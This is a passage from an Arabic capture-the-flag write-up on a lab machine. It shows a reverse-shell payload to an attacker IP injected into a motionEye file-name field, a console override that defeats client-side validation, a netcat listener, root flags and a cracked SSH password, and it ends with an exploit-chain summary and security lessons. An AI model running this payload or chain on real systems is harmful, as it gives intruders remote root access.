
نفتح قائمة الإعدادات ونبحث عن قسم Still Images:
الخطوة 2: حقن الأمر
داخل قسم Still Images، يوجد حقل Image File Name. هنا سنحقن أمرنا:

حقنت الـ Reverse Shell:
$(bash -c 'bash -i >& /dev/tcp/10.10.14.107/4444 0>&1').شرح هذا الأمر:
$()→ بنية Bash لتنفيذ أمر واستبدال نصه بناتجه (Command Substitution)bash -c '...'→ تشغيل نص محدد كـ bash commandbash -i→ تشغيل bash في الوضع التفاعلي (interactive)>& /dev/tcp/10.10.14.107/4444→ إعادة توجيه stdout وstderr إلى اتصال TCP على IP المهاجم ومنفذ 44440>&1→ ربط stdin (الإدخال) بنفس الاتصال.في النهاية → لإكمال اسم الملف بصيغة مقبولة للتطبيق
النتيجة: عند تنفيذ الأمر، يتصل الجهاز بجهاز المهاجم على منفذ 4444 ويُعطيه shell تفاعلي.
الخطوة 3: تجاوز فلتر التحقق من الجانب الأمامي
عند الضغط على Apply، ظهر الخطأ:

Make sure all configuration options are valid!
التطبيق لديه Client-Side Validation — وهي فحوصات مكتوبة بـ JavaScript تعمل في المتصفح مباشرةً لرفض القيم غير المقبولة قبل إرسالها للخادم.
هذا النوع من الحماية ليس حماية حقيقية — فأي شخص يستطيع تعطيلها لأن الكود موجود على جهازه هو! الحماية الحقيقية يجب أن تكون Server-Side.
لتجاوزها، فتحت Developer Tools في المتصفح (F12) وذهبت إلى تبويب Console، ثم نفّذت:
configUiValid = function() { return true; };
ما الذي فعله هذا الأمر؟
دالة configUiValid() هي الدالة التي تتحقق من صحة الإعدادات قبل إرسالها. بهذا الأمر قمنا بـ استبدال هذه الدالة بدالة جديدة تُرجع true دائماً — أي “كل شيء صالح!” — مما يتجاوز الفحص تماماً.
هذا الأسلوب يُسمى Client-Side Bypass وهو ثغرة تصميمية أساسية: الاعتماد على JavaScript في المتصفح كآلية حماية.
الخطوة 4: إعداد الـ Listener
قبل الضغط على Apply، يجب إعداد مستمع على جهاز المهاجم ليستقبل الـ Reverse Shell:
nc -nlvp 4444شرح المعاملات:
-n→ لا تحل أسماء النطاقات (أسرع)-l→ Listen mode (وضع الاستماع)-v→ Verbose (إظهار تفاصيل الاتصال)-p 4444→ المنفذ الذي سيستمع عليه
الآن نضغط Apply في واجهة motionEye، وفور إعادة تشغيل خدمة motion وقراءة ملف الإعداد المُعدَّل، تُنفَّذ أوامر الـ Shell ويصلنا الاتصال.
9. الحصول على الـ Flags
root@cctv:~# id
uid=0(root) gid=0(root) groups=0(root)
وصلنا إلى root مباشرةً بسبب أن motionEye يعمل بصلاحيات root كما رأينا في ملف الـ service!
Root Flag:
root@cctv:~# cat /root/root.txt
9fa7779b5e534dfc6343623bd10540f1
User Flag (موجود في مجلد مستخدم آخر):
root@cctv:~# cat /home/sa_mark/user.txt
794584a57aeef973830fd7a5e50085e0
للتوضيح — إذا عدنا ونظرنا لملف الكاميرا بعد الاستغلال:
root@cctv:~# cat /etc/motioneye/camera-1.conf
...
picture_filename $(bash -c 'bash -i >& /dev/tcp/10.10.14.107/4444 0>&1').%Y-%m-%d-%H-%M-%S
snapshot_filename $(bash -c 'bash -i >& /dev/tcp/10.10.14.107/4444 0>&1').%Y-%m-%d-%H-%M-%S
...
الأمر حُقن في ملف الإعداد بنصه الكامل. عند تشغيل motion، يقرأ هذا الملف ويُنفّذ الأوامر الموجودة داخل $() تلقائياً.
10. الدروس المستفادة
سلسلة الاستغلال كاملةً
Default Credentials (admin:admin)
        ↓
Blind SQL Injection (CVE-2024-51482)
        ↓
كلمات مرور bcrypt مسرّبة
        ↓
Hash Cracking (hashcat + rockyou)
        ↓
SSH Access (mark:opensesame)
        ↓
اكتشاف خدمة داخلية (motionEye على localhost:8765)
        ↓
كلمة مرور في ملف إعداد نصي
        ↓
SSH Port Forwarding للوصول للواجهة الداخلية
        ↓
Client-Side Bypass (JavaScript Override)
        ↓
Command Injection (CVE-2025-60787)
        ↓
Reverse Shell كـ root
الأخطاء الأمنية التي مكّنت الاختراق
| الخطأ | الأثر |
|---|---|
كلمات مرور افتراضية (admin:admin) | نقطة الدخول الأولى |
| Blind SQL Injection في ZoneMinder | تسريب كلمات المرور المشفرة |
| تخزين كلمة مرور نصية في ملف إعداد | كلمة مرور motionEye بدون تشفير |
| Client-Side Validation فقط | تجاوز سهل بـ JavaScript |
| قبول مدخلات بدون تنقية (no sanitization) | Command Injection |
| تشغيل الخدمة بصلاحيات root | تصعيد مباشر للـ root |
11. المراجع
-
CVE-2024-51482 — ZoneMinder Blind SQL Injection: https://github.com/BridgerAlderson/CVE-2024-51482
-
CVE-2025-60787 — motionEye RCE via Unsanitized Config: https://github.com/advisories/GHSA-j945-qm58-4gjx
-
Write-ups أخرى للتحدي (للمقارنة):
-
OWASP — Injection (A03:2021): https://owasp.org/Top10/A03_2021-Injection/
-
PortSwigger — SQL Injection: https://portswigger.net/web-security/sql-injection
-
PortSwigger — OS Command Injection: https://portswigger.net/web-security/os-command-injection